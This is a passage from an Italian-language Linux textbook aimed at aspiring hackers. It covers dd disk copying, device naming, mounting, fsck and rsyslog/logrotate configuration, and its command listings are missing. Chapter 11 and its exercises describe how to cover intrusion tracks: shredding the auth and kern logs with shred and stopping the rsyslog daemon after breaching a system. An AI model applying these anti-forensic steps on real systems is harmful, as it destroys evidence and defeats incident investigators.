Se un hacker riesce a prendere possesso di un sistema obiettivo, può utilizzare il comando dd per copiare sul proprio sistema l'intero disco rigido o un dispositivo di archiviazione. Inoltre, le persone che hanno come missione quella di prendere gli hacker (segnatamente gli investigatori forensi) utilizzeranno con ogni probabilità questo comando per eseguire una copia fisica del disco rigido, con tutti i file eliminati e gli altri artefatti che potrebbero tornare utili per trovare prove a carico dell'hacker indagato.

È essenziale segnalare che il comando dd non va utilizzato per la copia quotidiana dei file e dei dispositivi di archiviazione, perché è *molto* lento; ci sono altri comandi che possono svolgere questo compito in modo molto più rapido ed efficiente. Tuttavia, se vi serve una copia fisica di un dispositivo di archiviazione privo di file system o di altre strutture logiche, come può accadere durante un'indagine forense, è il sistema ideale.

La sintassi fondamentale del comando dd è la seguente:

Se volete eseguire una copia fisica di un'unità flash, ipotizzando per esempio che sia sdb (torneremo su questa denominazione nel [Capitolo 10](#)), potete inserire questo comando:

Analizziamo approfonditamente il comando: dd è il comando per la copia fisica; if indica il file di input (Input File), mentre /dev/sdb rappresenta l'unità flash nella directory /dev; of indica il file di output (Output File); infine, /root/flashcopy è il nome del file su cui desiderate eseguire la copia fisica. Per una più completa spiegazione della designazione delle unità nei sistemi Linux all'interno della directory /dev, fate riferimento al [Capitolo 10](#).

Il comando dd dispone di numerose opzioni, sulle quali, se siete interessati, potete eseguire diverse ricerche. Fra le più utili, in ogni caso, troviamo noerror e bs (block size, dimensione dei blocchi). Come è facilmente intuibile, l'opzione noerror continua a eseguire la copia anche nel caso che vengano trovati degli errori. L'opzione bs consente di stabilire la dimensione dei blocchi (il numero di byte letti o scritti per ciascun blocco) dei dati che vengono copiati. Per default, questa dimensione è impostata su 512 byte, ma è possibile modificarla per velocizzare il processo. Normalmente va impostata sulla dimensione dei settori del dispositivo, che la maggior parte delle volte è 4 KB (4.096 byte). Impostando tali opzioni, il comando assume questo aspetto:

Potete approfondire l'argomento facendo delle ricerche autonomamente, ma quanto abbiamo visto in questo capitolo è una buona introduzione al comando e agli usi più comuni.

Riepilogo

Linux dispone di numerosi comandi che consentono di combinare e comprimere i file, per trasferirli con maggior facilità. Per combinare i file, il comando da usare è tar, mentre per comprimerli potete scegliere fra tre

opzioni: gzip, bzip2 e compress, che presentano fattori di compressione diversi. Il comando dd consente di eseguire una copia fisica di un dispositivo di archiviazione privo di struttura logica come un file system e consente in tal modo di recuperare artefatti come i file eliminati.

ESERCIZI

Prima di passare al [Capitolo 10](#), mettete alla prova ciò che avete imparato finora svolgendo questi esercizi:

- 1**Create tre script da combinare, in maniera simile a quanto fatto nel [Capitolo 8](#). Chiamateli *Linux4Hackers1*, *Linux4Hackers2* e *Linux4Hackers3*.
- 2**Create un tarball da questi tre file. Chiamate il tarball *L4H*. Segnatevi la somma dei tre file e notate come cambia quando vengono riuniti insieme con tar.
- 3**Comprimete il tarball *L4H* con with gzip. Notate come cambia la dimensione del file. Cercate di capire come potete controllare la sovrascrittura dei file (date un'occhiata al man di gzip). Ora decomprimete il file *L4H*.
- 4**Ripetete l'esercizio 3 con bzip2 e compress.
- 5**Create una copia fisica bit a bit di un'unità flash usando il comando dd.

10

File system e gestione dei dispositivi di archiviazione

Se provenite da un ambiente Windows, il modo in cui Linux rappresenta e gestisce i dispositivi di archiviazione avrà per voi un aspetto insolito.

Abbiamo già visto che nel file system non sono presenti rappresentazioni fisiche dell'unità, come *C:*, *D:* o *E:* in Windows, ma ha una struttura ad albero con in cima la directory */*, o *radice*. In questo capitolo impareremo a capire in che modo Linux rappresenta i dispositivi di archiviazione come dischi, unità flash e altri.

Per prima cosa vedremo in che modo vengono montati unità e altri dispositivi di archiviazione su un file system, arrivando fino alla directory */* (radice). In questo contesto, con il termine *montare* si intende semplicemente la connessione di unità o dischi al file system per renderli disponibili al sistema operativo (OS, operating system). Come hacker, dovete capire il sistema di gestione dei file e dei dispositivi di archiviazione, sia sul vostro sistema sia sul sistema del vostro obiettivo. Spesso gli hacker usano dei supporti esterni per caricare dati, strumenti di hacking e interi sistemi operativi. Quando poi vi troverete sul sistema obiettivo, dovete capire con che cosa state lavorando, dove trovare i file confidenziali o critici, come montare un'unità sul sistema obiettivo e dove salvare questi file nel vostro sistema. Questi argomenti verranno tutti trattati nel presente capitolo; inoltre, vedremo anche come gestire e monitorare i dispositivi di archiviazione.

Iniziamo dalla directory nota come */dev*, che probabilmente avrete già notato nella struttura delle directory: *dev* è un'abbreviazione di *device* (dispositivo). Qualsiasi dispositivo in Linux è rappresentato da un file nella directory */dev* directory. Iniziamo a lavorare con */dev*.

La directory dei dispositivi /dev

In Linux esiste una directory speciale, contenente i file che rappresentano ogni dispositivo connesso: la directory `/dev`. Come primo approccio, andate alla directory `/dev` e visualizzate l'elenco esteso. Dovreste vedere qualcosa di simile al [Listato 10.1](#).

Listato 10.1 - Un elenco esteso della directory `/dev`.

Per default, i dispositivi sono elencati in ordine alfabetico. Alcuni dei dispositivi, come `cdrom` o `cpu`, sono facilmente riconoscibili, mentre altri sono decisamente criptici. Ogni dispositivo del sistema, compresi quelli che non avete mai usato o di cui non sapete niente, è rappresentato da un file nella directory `/dev`.

Facendo scorrere la schermata, vedrete numerosi dispositivi. Di particolare interesse sono i dispositivi `sda1`, `sda2`, `sda3`, `sdb` e `sdb1`, che rappresentano il disco rigido con le sue partizioni e l'unità `sdb` con le sue partizioni.

Osserviamo più da vicino.

Rappresentazione dei dispositivi di archiviazione in Linux

Linux usa delle etichette logiche per le unità che vengono quindi montate nel file system. Queste etichette logiche cambiano a seconda di dove sono montate le unità; ciò significa che la stessa unità fisica potrebbe avere etichette diverse in momenti diversi, a seconda di dove e quando è stata montata.

Agli inizi, in Linux le unità floppy (ve le ricordate?) venivano rappresentate come `fd0`, mentre i dischi rigidi erano rappresentati come `hda`. Sui sistemi Linux più vecchi si possono vedere ancora, di tanto intanto, queste rappresentazioni, ma oggi i dischi floppy sono di fatto spariti (grazie al cielo). Ciononostante, ancor oggi i vecchi dischi che usano un'interfaccia IDE o E-IDE vengono tuttora rappresentati nella forma `hda`. I dischi con interfaccia SATA (Serial ATA) o SCSI (Small Computer System Interface) sono invece rappresentati come `sda`. A volte, le unità vengono suddivise in

sezioni note come *partizioni*, rappresentate nel sistema di etichettatura mediante dei numeri, come vedremo fra breve.

Quando su un sistema sono presenti più dischi, Linux assegna loro una denominazione incrementale, aumentando l'ultima lettera in ordine alfabetico; la prima unità, pertanto, è sda, la seconda sdb, la terza sdc e così via (vedere la [Tabella 10.1](#)). La lettera seriale dopo la stringa sd viene spesso indicata come numero *principale*.

Tabella 10.1 – Sistema di denominazione dei dispositivi.

File di dispositivo Descrizione

sda	Primo disco rigido SATA
sdb	Secondo disco rigido SATA
sdc	Terzo disco rigido SATA
sdd	Quarto disco rigido SATA

Partizioni

Alcuni dischi vengono suddivisi in partizioni per gestire le informazioni mantenendole separate. Per esempio, il disco rigido spesso viene organizzato in modo da tenere separati il file di *swap* dalla directory *home* e dalla directory */*, che occupano così ciascuno la propria partizione. I motivi per farlo sono diversi, fra i quali, per esempio, la condivisione delle risorse e una minore criticità nell'impostazione dei permessi. Linux etichetta ogni partizione con un *numero secondario* che segue la designazione dell'unità; in questo modo, la prima partizione del primo disco SATA è sda1, la seconda è sda2, la terza è sda3 e così via, come illustrato nella [Tabella 10.2](#).

Tabella 10.2 – Sistema di etichettatura delle partizioni.

Partizione Descrizione

sda1	Prima (1) partizione del primo (a) disco SATA
sda2	Seconda (2) partizione del primo (a) disco SATA
sda3	Terza (3) partizione del primo (a) disco SATA
sda4	Quarta (4) partizione del primo (a) disco SATA

A volte, è necessario visualizzare le partizioni del sistema Linux per verificare quali sono presenti e quanto spazio vi rimane; a questo scopo potete usare l'utility `fdisk`. Aggiungendo l'opzione `-l` al comando `fdisk` vengono elencate tutte le partizioni di tutti i dischi, come illustrato nel [Listato 10.2](#).

Listato 10.2 - Visualizzare le partizioni con `fdisk`.

Nel [Listato 10.2](#) si può notare che i dispositivi `sda1`, `sda2` e `sda5` sono riportati nella prima sezione e, presi nel loro complesso, formano il disco virtuale della mia macchina virtuale, un disco di 20 GB con tre partizioni, ivi compresa una partizione di swap (`sda5`), che funge come una sorta di RAM virtuale (un po' come i page file di Windows) quando la capacità della RAM viene superata.

Se esaminete il [Listato 10.2](#) fino alla terza sezione, potete notare un secondo dispositivo, denominato `sdb1`; l'etichetta `b` indica che l'unità è separata rispetto ai primi tre dispositivi. Si tratta della mia unità flash da 64 GB. `fdisk` segnala che si tratta di un file system di tipo HPFS/NTFS/ExFAT. Questi tipi di file system, ossia High Performance File System (HPFS), New Technology File System (NTFS) ed Extended File Allocation Table (exFAT), non sono nativi dei sistemi Linux, ma di macOS e Windows. Quando si fanno delle ricerche, è importante imparare a riconoscere i diversi file system, che può indicare su quale tipo di macchina è stata formattata un'unità, informazione che si può rivelare assai preziosa. Kali è in grado di utilizzare unità flash USB create su diversi sistemi operativi.

Come abbiamo visto nel [Capitolo 1](#), il file system di Linux è strutturato in modo sostanzialmente diverso rispetto a quello di Windows e altri sistemi operativi proprietari; come se non bastasse, è diverso anche il modo in cui i file vengono memorizzati e gestiti. Nelle nuove versioni di Windows, il file system utilizzato è NTFS, mentre in quelle più vecchie si usava FAT (File Allocation Table). In Linux si usano file system di tipi diversi, ma i più

diffusi sono ext2, ext3 ed ext4. Si tratta di miglioramento del file system ext (ossia *extended*, esteso), di cui ext4 è il più recente.

Dispositivi a caratteri e a blocchi

Un’altra cosa da notare a proposito dei nomi dei file di dispositivo nella directory `/dev` è che il primo carattere è rappresentato da una *c* o da una *b*. Osservate il [Listato 10.1](#): all’inizio della maggior parte delle voci potete notare questa caratteristica:

Queste lettere rappresentano i due modi in cui i dispositivi possono trasferire i dati. La lettera *c* sta per “carattere”; i dispositivi di questo tipo sono noti come dispositivi *a caratteri*. I dispositivi esterni che interagiscono con il sistema inviando e ricevendo i dati un carattere alla volta, come mouse e tastiere, sono appunto dispositivi a caratteri.

La *b* indica il secondo tipo di dispositivo e indica i dispositivi *a blocchi*, che comunicano a blocchi di dati (più byte alla volta) e che comprendono dispositivi come dischi rigidi e DVD. Si tratta di dispositivi che richiedono velocità di trasmissione dati maggiori e pertanto inviano e ricevono i dati a blocchi (ossia molti caratteri o byte alla volta). Ora che sapete che cosa sono i dispositivi a blocchi o a caratteri, potete ottenere maggiori informazioni su di essi, come vedremo ora.

Visualizzare le informazioni sui dispositivi a blocchi con lsblk

Il comando Linux `lsblk`, abbreviazione di *list block* (elenca blocchi), visualizza alcune informazioni fondamentali su ogni dispositivo a blocchi presente in `/dev`. Il risultato è simile a quello che si ottiene con `fdisk -l`, ma visualizza i dispositivi dotati di più partizioni sotto forma di albero, mostrando ogni dispositivo con le partizioni sotto forma di rami; la sua esecuzione non richiede i privilegi di root. Per esempio, nel [Listato 10.3](#) viene visualizzato il dispositivo `sda`, con i rami `sda1`, `sda2` e `sda5`.

Listato 10.3 - Visualizzare le informazioni sui dispositivi a blocchi con `lsblk`.

Nell'output potrebbe essere visualizzata anche l'unità a floppy come fd0 e l'unità DVD come sr0, anche se nel mio sistema non ne è installata una. Possiamo inoltre visualizzare le informazioni relative al *punto di mount* dell'unità, ossia la posizione in cui l'unità è connessa al file system. Il disco rigido sda1 è montato su /, mentre l'unità flash è montata su /media. Nel paragrafo seguente vedremo altre informazioni sul significato di queste voci.

Montare e smontare

Nella maggior parte dei sistemi operativi moderni, ivi comprese le versioni di Linux più recenti, i dispositivi di archiviazione vengono *montati automaticamente* non appena connessi, ossia, non appena si collega fisicamente un'unità flash o un disco, questo viene messo a disposizione del file system. Per chi non è avvezzo a Linux, il fatto di montare un'unità potrebbe sembrare una cosa un po' aliena.

Per poter rendere disponibili al sistema operativo i dati di un dispositivo di archiviazione, per prima cosa è necessario connetterlo *fisicamente* al file system e in un secondo tempo connetterlo anche *logicamente*. In altre parole, se pure il dispositivo è fisicamente collegato al sistema, non necessariamente è collegato anche logicamente e, quindi, disponibile al sistema operativo. Il termine *montare* viene dai tempi andati, quando, prima dell'arrivo dei dischi rigidi, era necessario montare fisicamente nel sistema i nastri di memorizzazione. Avete mai visto un vecchio film di fantascienza con le bobine di nastri su enormi calcolatori? Ecco, una cosa simile.

Il punto dell'albero delle directory a cui vengono connessi i dispositivi prende il nome di *punto di mount* (o, meno comunemente, *punto di montaggio*). I due punti di mount principali di Linux sono /mnt e /media. Conventionalmente, dispositivi come unità flash e USB possono essere montate manualmente in /mnt, ma se vengono montati automaticamente, il sistema utilizza la directory /media, anche se tecnicamente sarebbe possibile utilizzare qualsiasi directory.

Montare manualmente i dispositivi di archiviazione

In alcune versioni di Linux, per accedere al contenuto di un’unità, è indispensabile montarla manualmente pertanto imparare come si fa non è una cattiva idea. Per montare un’unità nel file system si usa il comando `mount`. Il punto di mount del dispositivo dev’essere una directory vuota; se si monta un dispositivo in una directory contenente già delle sottodirectory e dei file, il dispositivo che viene montato *sovrascrive* il contenuto della directory, rendendolo invisibile e non più disponibile. Per montare un nuovo disco `sdb1` nella directory `/mnt`, il comando da inserire è il seguente:

A questo punto, il disco sarà disponibile. Per montare un’unità flash `sdc1` nella directory `/media`, il comando da inserire è:

I file system di un sistema montati durante l’avvio vengono conservati in un file nella directory `/etc/fstab` (abbreviazione di *filesystem table*, tabella del file system), che viene letto dal sistema a ogni avvio.

Smontare dispositivi con umount

Se venite dal mondo Mac o Windows, probabilmente avete già smontato delle unità senza nemmeno saperlo. Prima di rimuovere un’unità flash dal sistema, è necessario “espellerla”, per evitare di danneggiare i file memorizzati nel dispositivo. Ebbene, *espellere* un’unità è, né più né meno, la stessa cosa che smontarla, solo con un altro termine.

Per smontare un disco, potete utilizzare il comando `umount` seguito dal file corrispondente al dispositivo nella directory `/dev`, come `/dev/sdb`. Fate attenzione: nonostante il termine inglese per “smontare” sia *unmount*, il comando non è *unmount*, ma *umount*, senza la *n*.

Non è possibile smontare un dispositivo occupato; pertanto, se il sistema sta leggendo o scrivendo file sul dispositivo, viene visualizzato un errore.

Monitorare i file system

In questo paragrafo vedremo alcuni comandi utili per il monitoraggio dello stato del file system, una competenza indispensabile per qualsiasi hacker o amministratore di sistema. Troveremo informazioni sui dischi montati, quindi cercheremo eventuali errori e li sistemeremo. I dispositivi di archiviazione sono spesso soggetti a errori; pertanto, questa è una tecnica molto utile da conoscere.

Ottenere informazioni sui dischi montati

Il comando `df` (per *disk free*, disco libero) fornisce alcune informazioni fondamentali sui dischi o altre unità, come CD, DVD e unità flash, come lo spazio utilizzato e quello ancora disponibile ([Listato 10.4](#)). Senza opzioni, `df` visualizza le informazioni relative a tutte le unità montate. Per verificare una particolare unità, basta aggiungere, dopo il comando `df`, la rappresentazione dell'unità da verificare, per esempio `df sdb`.

Listato 10.4 - Ottenere informazioni sui dischi e sui dispositivi montati con `df`.

Nella prima riga dell'output sono riportate le intestazioni di categoria, a cui seguono le informazioni vere e proprie. Lo spazio su disco viene elencato in blocchi da 1 KB. Sulla seconda riga, possiamo notare come *rootfs* disponga di 19.620.732 blocchi da 1 KB, di cui 17.096.196 usati (circa il 92%), lasciando quindi 1.504.788 blocchi disponibili. Il comando `df` mostra inoltre che questo file system è montato sul file system `/`.

Nell'ultima riga è riportata un'unità flash USB, la cui designazione è `/dev/sdb1`: l'unità è piena quasi al 100% ed è montata su `/media/USB3.0`.

Come riepilogo, il disco virtuale su questo sistema è designato come `sda1`, che è costituito da queste parti:

sd Disco rigido SATA;

a Primo disco rigido;

1 Prima partizione del disco.

L'unità flash da 64 GB è indicata da sdb1, mentre il disco esterno è sdc1.

Verifica degli errori

Il comando `fsck` (abbreviazione di *filesystem check*, verifica file system) verifica l'eventuale presenza di errori sul file system e, se possibile, li ripara; se invece non è possibile, inserisce l'area che presenta degli errori in un'apposita tabella di *blocchi difettosi*, segnalandola quindi come difettosa. Per eseguire il comando `fsck`, è necessario specificare il file di dispositivo da controllare. Importante: è *indispensabile* smontare l'unità prima di eseguire un controllo del file system. In caso contrario, si ottiene il messaggio d'errore visualizzato nel [Listato 10.5](#).

Listato 10.5 - Tentativo di eseguire un controllo degli errori su un'unità montata (con conseguente messaggio di errore).

Il primo passaggio quando si esegue un controllo del file system è smontare il dispositivo. In questo caso, per eseguire il controllo del file system smonteremo l'unità flash:

Aggiungendo l'opzione `-p`, `fsck` ripara automaticamente eventuali problemi del dispositivo, in questo modo:

Con il dispositivo smontato, si può verificare l'eventuale presenza di settori danneggiati o altri problemi del dispositivo, come segue:

Riepilogo

Per gli utenti di Linux, e in particolare per gli hacker, è fondamentale capire in che modo Linux designa e gestisce i dispositivi. Un aspirante hacker deve sapere quali dispositivi sono connessi al sistema e quanto spazio a disposizione rimane. Dal momento che i dispositivi di archiviazione sono spesso soggetti a errore, è possibile verificarli e ripararli con `fsck`. Il

comando dd può eseguire una copia fisica di un dispositivo, ivi compresi tutti i file eliminati.

ESERCIZI

Prima di passare al [Capitolo 11](#), mettete alla prova ciò che avete imparato finora svolgendo questi esercizi:

- 1** Utilizzate il comando mount e umount per montare e smontare l'unità flash.
- 2** Verificate la quantità libera di spazio sul disco principale.
- 3** Verificate gli errori sull'unità flash con fsck.
- 4** Utilizzate il comando dd per copiare l'intero contenuto di un'unità flash su un'altra, compresi i file eliminati.
- 5** Usate il comando lsblk per determinare le caratteristiche di base dei dispositivi a blocchi.

11

Il sistema di logging

Per qualsiasi utente Linux, e a maggior ragione per l'aspirante hacker, è indispensabile sapere che cosa sono e come si usano i file di log. I file di log (detti anche registri eventi) conservano le informazioni relative a eventi che si verificano quando vengono eseguiti il sistema operativo e le applicazioni, compresi eventuali errori e avvisi relativi alla sicurezza. Il sistema registra automaticamente le informazioni basandosi su una serie di regole che nel corso di questo capitolo vedremo come configurare.

I file di log possono essere utilizzati da un hacker per tracciare le attività e l'identità di un obiettivo, ma allo stesso modo possono essere utilizzati anche per tracciare le attività che un hacker ha svolto sul sistema di un'altra persona. È pertanto fondamentale che un hacker sappia quali informazioni può raccogliere, ma anche quali possono essere raccolte in merito alla propria attività, così da nascondere le prove.

D'altro canto, chi si occupa di rendere sicuri i sistemi Linux deve sapere come gestire e funzioni di logging, in modo da stabilire se un sistema è stato attaccato e comprendere che cosa è accaduto e chi ha portato avanti l'attacco.

In questo capitolo vedremo come esaminare e configurare i file di log e come eliminare le prove della propria attività, nonché come disattivare completamente il sistema di logging. Per prima cosa prenderemo in esame il demone che svolge le funzioni di logging.

Il demone di logging rsyslog

Per registrare gli eventi sul computer, Linux fa uso di un demone chiamato `syslogd`. Nelle distribuzioni di Linux si usano diverse varianti di `syslog`, come `rsyslog` e `syslog-ng`, le quali, nonostante funzionino in modo simile, presentano alcune piccole differenze. Dal momento che Kali Linux è basato su Debian, e questo viene fornito di default con `rsyslog`, il

presente capitolo sarà dedicato a questa utility. Se volete usare altre distribuzioni, è importante fare un po' di ricerche sui sistemi di logging che adottano.

Di seguito, invece, diamo un'occhiata al sistema `rsyslog`. Cerchiamo tutti i file correlati a `rsyslog`. Apriamo per prima cosa un terminale in Kali e inseriamo questo comando:

La parola chiave `rsyslog` è presente in numerosi file, alcuni dei quali sono più utili di altri. Quello che prenderemo in esame ora è il file di configurazione: `rsyslog.conf`.

Il file di configurazione di rsyslog

Come quasi tutte le applicazioni di Linux, anche `rsyslog` viene gestito e configurato per mezzo di un file di configurazione testuale nella directory `/etc`. Nel caso di `rsyslog`, il file di configurazione è `/etc/rsyslog.conf`. Apritelo con un editor di testi (per esempio Mousepad, l'editor predefinito di Kali) per osservare che cosa contiene.

Dovreste vedere qualcosa di simile al [Listato 11.1](#).

Listato 11.1 - Un esempio del contenuto del file `rsyslog.conf`.

Il file `rsyslog.conf` è corredata di numerosi commenti che ne illustrano l'impiego. Al momento, molte di queste informazioni non servono, ma scendendo alla riga 55 e seguenti si trova la sezione `RULES`, nella quale si possono impostare le regole relative alla registrazione automatica degli eventi.

Le regole di logging di rsyslog

Le regole di `rsyslog` stabiliscono che tipo di informazioni viene registrato, di quali programmi vengono registrati i messaggi e dove vengono

memorizzati i file di log. Questo consente all'hacker di scoprire che cosa viene registrato e dove, in modo da poterli analizzare ed eventualmente eliminare o nascondere. Arrivate fino alla riga 55 o giù di lì: dovreste vedere qualcosa di simile al [Listato 11.2](#).

Listato 11.2 - Le regole di logging nel file rsyslog.conf.

Ogni riga è una regola di logging separata che indica quali messaggi vengono registrati (o *loggati*, per usare un termine tecnico) e dove. Il formato di base delle regole è il seguente:

Con *facility* si intende il programma, per esempio `mail`, `kernel` o `lpr`, i cui messaggi vengono registrati. La *priorità* determina quale tipo di messaggio loggare per il programma in questione. L'*azione*, sulla destra, indica il punto in cui verrà inviato il log. Osserviamo più approfonditamente ogni sezione, partendo da *facility*, che indica il software che genera il log, per esempio il kernel, il sistema di mail o l'utente.

Di seguito è riportato un elenco di valori validi che possono essere utilizzati come *facility* nelle regole del file di configurazione:

auth, authpriv Messaggi di sicurezza/autorizzazione.

cro Demoni di pianificazione.

daemon Altri demoni.

kern Messaggi del kernel.

lpr Sistema di stampa.

mail Sistema di posta.

user Messaggi generici a livello utente.

Un asterisco (*) al posto di una parola indica *tutte* le facility. Potete selezionare più di una facility: basta separarle con una virgola.

La *priorità* indica al sistema che tipo di messaggio registrare. I valori sono riportati in ordine, partendo da quello di priorità più bassa (debug) fino a quello di priorità più alta (panic). Se la priorità è *, vengono loggati i messaggi con tutte le priorità. Quando invece la priorità viene specificata, i messaggi loggati sono quelli di priorità pari a quella indicata e superiore. Per esempio, se si specifica la priorità alert, il sistema registra i messaggi classificati come alert e quelli di priorità più alta, mentre non registra i messaggi con priorità crit, così come nessun altro messaggio con priorità inferiore ad alert.

Di seguito è riportato l'elenco dei valori di *priorità* validi:

```
debug;  
info;  
notice;  
warning;  
warn;  
error;  
err;  
crit;  
alert;  
emerg;  
panic.
```

I valori warn, error e panic sono deprecati e non andrebbero utilizzati.

In genere, *azione* è un nome di file ed è il punto in cui vanno inviati i log. Di solito, i file di log vengono inviati alla directory `/var/log` con un nome di

file che descrive la facility che li ha creati, per esempio auth. Ciò significa, per esempio, che i log generati dalla facility auth vengono inviati a `/var/log.auth.log`.

Vediamo alcuni esempi di regole di log:

Questo esempio registra tutti gli eventi di `mail` con tutte le priorità (*) nel file `/var/log/mail`.

Questo esempio registra tutti gli eventi con priorità critica (`crit`) nel file `/var/log/kernel`.

Quest'ultimo esempio registra tutti gli eventi di priorità emergenza (`emerg`) a tutti gli utenti che hanno accesso al sistema. Con queste regole, un hacker è in grado di stabilire dove si trovano i file di log, modificarne le priorità o disabilitare determinate regole di logging.

Ripulire automaticamente i log con logrotate

I file di log occupano spazio. Pertanto, se non li si elimina periodicamente, finiscono per occupare l'intero disco rigido. D'altro canto, se li si elimina con una frequenza eccessiva, il rischio è che, quando poi occorre indagare su qualche evento, non ci sono i log per farlo. Per mettere in equilibrio queste due opposte necessità si può usare `logrotate`.

La *rotazione dei file di log* è la procedura con la quale i file di log vengono regolarmente archiviati, spostandoli in un'altra posizione e lasciando in tal modo un file di log ripulito. La posizione in cui vengono archiviati i file di log viene quindi ripulita dopo un periodo di tempo specificato.

Il sistema esegue già la rotazione dei file di log utilizzando un job cron che fa uso dell'utility `logrotate`, la quale può essere configurata per scegliere con quale frequenza eseguire la rotazione dei file di log, modificando il file di testo `/etc/logrotate.conf`. Apriamolo con un editor di testi e osserviamone il contenuto:

Dovreste vedere qualcosa di simile al [Listato 11.3](#).

Listato 11.3 - Il file di configurazione di logrotate.

Per prima cosa, si imposta l'unità di tempo a cui fa riferimento il numero che la segue **❶**. Il default è `weekly` (settimanale), il che significa che il numero che segue la parola chiave `rotate` indica quante settimane passeranno fra una rotazione e l'altra.

Procedendo nel file, si osserva la frequenza con cui il file di log viene fatto ruotare; l'impostazione predefinita è una rotazione ogni quattro settimane **❷**. Questo valore va bene per la maggior parte degli utenti; se volete tenere i log più a lungo, per potervi indagare in seguito, o per meno tempo, per ripulirli più spesso, è questa la riga su cui dovete agire. Per esempio, se visualizzate i file di log una volta la settimana e volete risparmiare spazio su disco, potete modificare questa impostazione su `rotate 1`. Se invece avete parecchio spazio a disposizione per i log e desiderate mantenere un record semipermanente per un'analisi forense, potete modificare l'impostazione su `rotate 26`, per tenere i file di log per sei mesi, o addirittura su `rotate 52`, per tenerli per un anno.

Per impostazione predefinita, quando avviene la rotazione dei vecchi file di log ne viene creato uno nuovo **❸**. Come indicato dal commento nel file di configurazione, si può anche scegliere di comprimere i file di log ruotati **❹**.

Alla fine di ogni periodo di rotazione, i file di log vengono rinominati e spinti verso la coda della catena di log, viene creato un nuovo file di log e quello corrente viene sostituito. Per esempio, `/var/log.auth` diventa `/var/log.auth.1`, quindi `/var/log.auth.2` e così via. Se si ruotano i log ogni quattro settimane e si mantengono quattro set di backup, ci si ritroverà il file `/var/log.auth.4`, ma non `/var/log.auth.5`; ciò significa che il file `/var/log.auth.4` viene eliminato e non diventa mai `/var/log/auth.5`. Potete vederlo da voi usando il comando `locate` per trovare i file `/var/log/auth.log` con un carattere jolly, come illustrato di seguito:

Per maggiori informazioni su come si personalizza l'utility logrotate, consultate la pagina `man logrotate`, che rappresenta un'eccellente risorsa per apprendere le funzioni che si possono usare e le variabili modificabili per personalizzare la gestione dei file di log. Man mano che diventerete esperti di Linux, vi farete un'idea migliore della frequenza con cui esaminare i file di log e, quindi, di quali siano le opzioni più adatte, dopodiché potrete rivedere e modificare il file `logrotate.conf` secondo le vostre specifiche esigenze.

Rimanere nascosti

Dopo aver violato un sistema Linux, è consigliabile disabilitare il logging, così da rimuovere qualsiasi prova dell'intrusione nei file di log: in tal modo si riducono le possibilità di essere tracciati. Vi sono diversi modi con cui ci si può nascondere, ciascuno dei quali presenta dei pericoli e un certo livello di affidabilità.

Rimuovere le prove

Per prima cosa, è importante rimuovere qualsiasi log dell'attività che avete svolto. Potete semplicemente aprire i file di log e rimuovere qualsiasi traccia delle vostre attività, riga per riga, utilizzando le tecniche di eliminazione dei file apprese nel [Capitolo 2](#). Questo modo di procedere, però, richiede parecchio tempo e può lasciare dei vuoti nei file di log, il che potrebbe creare dei sospetti. Inoltre, i file eliminati in genere possono essere recuperati da un investigatore forense in gamba.

Una soluzione migliore e più sicura consiste nella totale distruzione dei file di log. Con altri sistemi di eliminazione dei file, un investigatore in gamba può riuscire comunque a recuperare i file eliminati, i quali, in effetti, non vengono distrutti: semplicemente, lo spazio che occupano viene messo a disposizione in modo che il file system lo possa sovrascrivere, ma finché non vengono fisicamente sovrascritti continuano a esistere. Se però esistesse un modo non solo di eliminare il file, ma di sovrascriverlo svariate volte, il suo recupero diverrebbe quasi impossibile. Fortunatamente per noi, Linux dispone di un comando integrato che serve esattamente a questo

scopo, chiamato `shred` (*to shred* significa tritare, stracciare, fare a brandelli).

Per capire come funziona il comando `shred`, osserviamo la schermata di aiuto inserendo questo comando:

Il comando `shred` dispone di numerose opzioni. Nella sua forma base, la sintassi è estremamente semplice:

Usato così com'è, `shred` elimina il file e lo sovrascrive svariate volte (quattro per impostazione predefinita). In generale, più volte il file viene sovrascritto, minore è la probabilità di riuscire a recuperarlo. Ricordatevi, però, che ogni passaggio richiede tempo; pertanto, nel caso di file molto grandi, l'operazione può diventare piuttosto lunga.

Due utili opzioni sono `-f`, che cambia i permessi dei file in modo da consentire la sovrascrittura nel caso in cui sia necessario, e `-n`, che consente di scegliere quante volte eseguire la sovrascrittura. Per fare un esempio, eseguiremo lo `shred` dei file di log `/var/log/auth.log` dieci volte, usando questo comando:

Per poter sovrascrivere i file `auth` è necessario cambiarne i permessi, pertanto sarà necessario usare l'opzione `-f`; dovremo quindi usare l'opzione `-n` per specificare il numero di volte (10, in questo esempio) con cui sovrascrivere il file. Dopo aver inserito il percorso del file da distruggere, useremo un carattere jolly asterisco: in tal modo non verrà distrutto solo il file `auth.log`, ma qualsiasi file di log creato con `logrotate`, come `auth.log.1`, `auth.log.2` e così via.

Provate ora ad aprire un file di log:

Dopo aver sottoposto a `shred` un file, il suo contenuto è un guazzabuglio indecifrabile, come illustrato nella [Figura 11.1](#).

Figura 11.1 – Un file di log distrutto.

Ora, se un ingegnere o un investigatore forense prova a esaminare il file di log, non troverà nulla di utile, perché non è più recuperabile.

Disabilitare il logging

Un'altra possibilità per coprire le proprie tracce consiste semplicemente nel disabilitare il logging. Quando prende il controllo di un sistema, un hacker può disabilitare il logging per evitare che le sue attività vengano tracciate, il che richiede, ovviamente, privilegi di root.

Per disabilitare il logging, è sufficiente arrestare il demone `rsyslog`. La sintassi per arrestare qualsiasi servizio di Linux è sempre uguale e viene proposta di seguito, ma sarà approfondita nel [Capitolo 12](#):

Per arrestare il demone di logging è sufficiente inserire questo comando:

A questo punto Linux interrompe la creazione dei file di log finché non si riattiva il servizio, consentendo di operare senza lasciare alcuna prova nei file di log.

Riepilogo

I file di log traggono praticamente ogni attività che viene svolta nel sistema. Sono una risorsa preziosa per cercare di analizzare gli eventi occorsi nel sistema, che si tratti di un malfunzionamento o di un hack. Per un hacker, i file di log possono rappresentare una prova della propria attività e anche della propria identità; tuttavia, un hacker intelligente può rimuovere e distruggere definitivamente tali file, nonché disabilitare il logging, non lasciandosi dietro alcuna traccia.

ESERCIZI

Prima di passare al [Capitolo 12](#), mettete alla prova ciò che avete imparato finora svolgendo questi esercizi:

- 1** Usate il comando `locate` per trovare tutti i file contenenti la stringa `rsyslog`.
- 2** Aprite il file `rsyslog.conf` e modificate la rotazione dei file di log a una settimana.
- 3** Disabilitate il logging di sistema. Guardate il contenuto del file `/var/log/syslog` nel momento in cui disabilitate il logging.
- 4** Utilizzate il comando `shred` per eliminare e distruggere definitivamente i file di log di `kern`.

12

Uso (e abuso) dei servizi

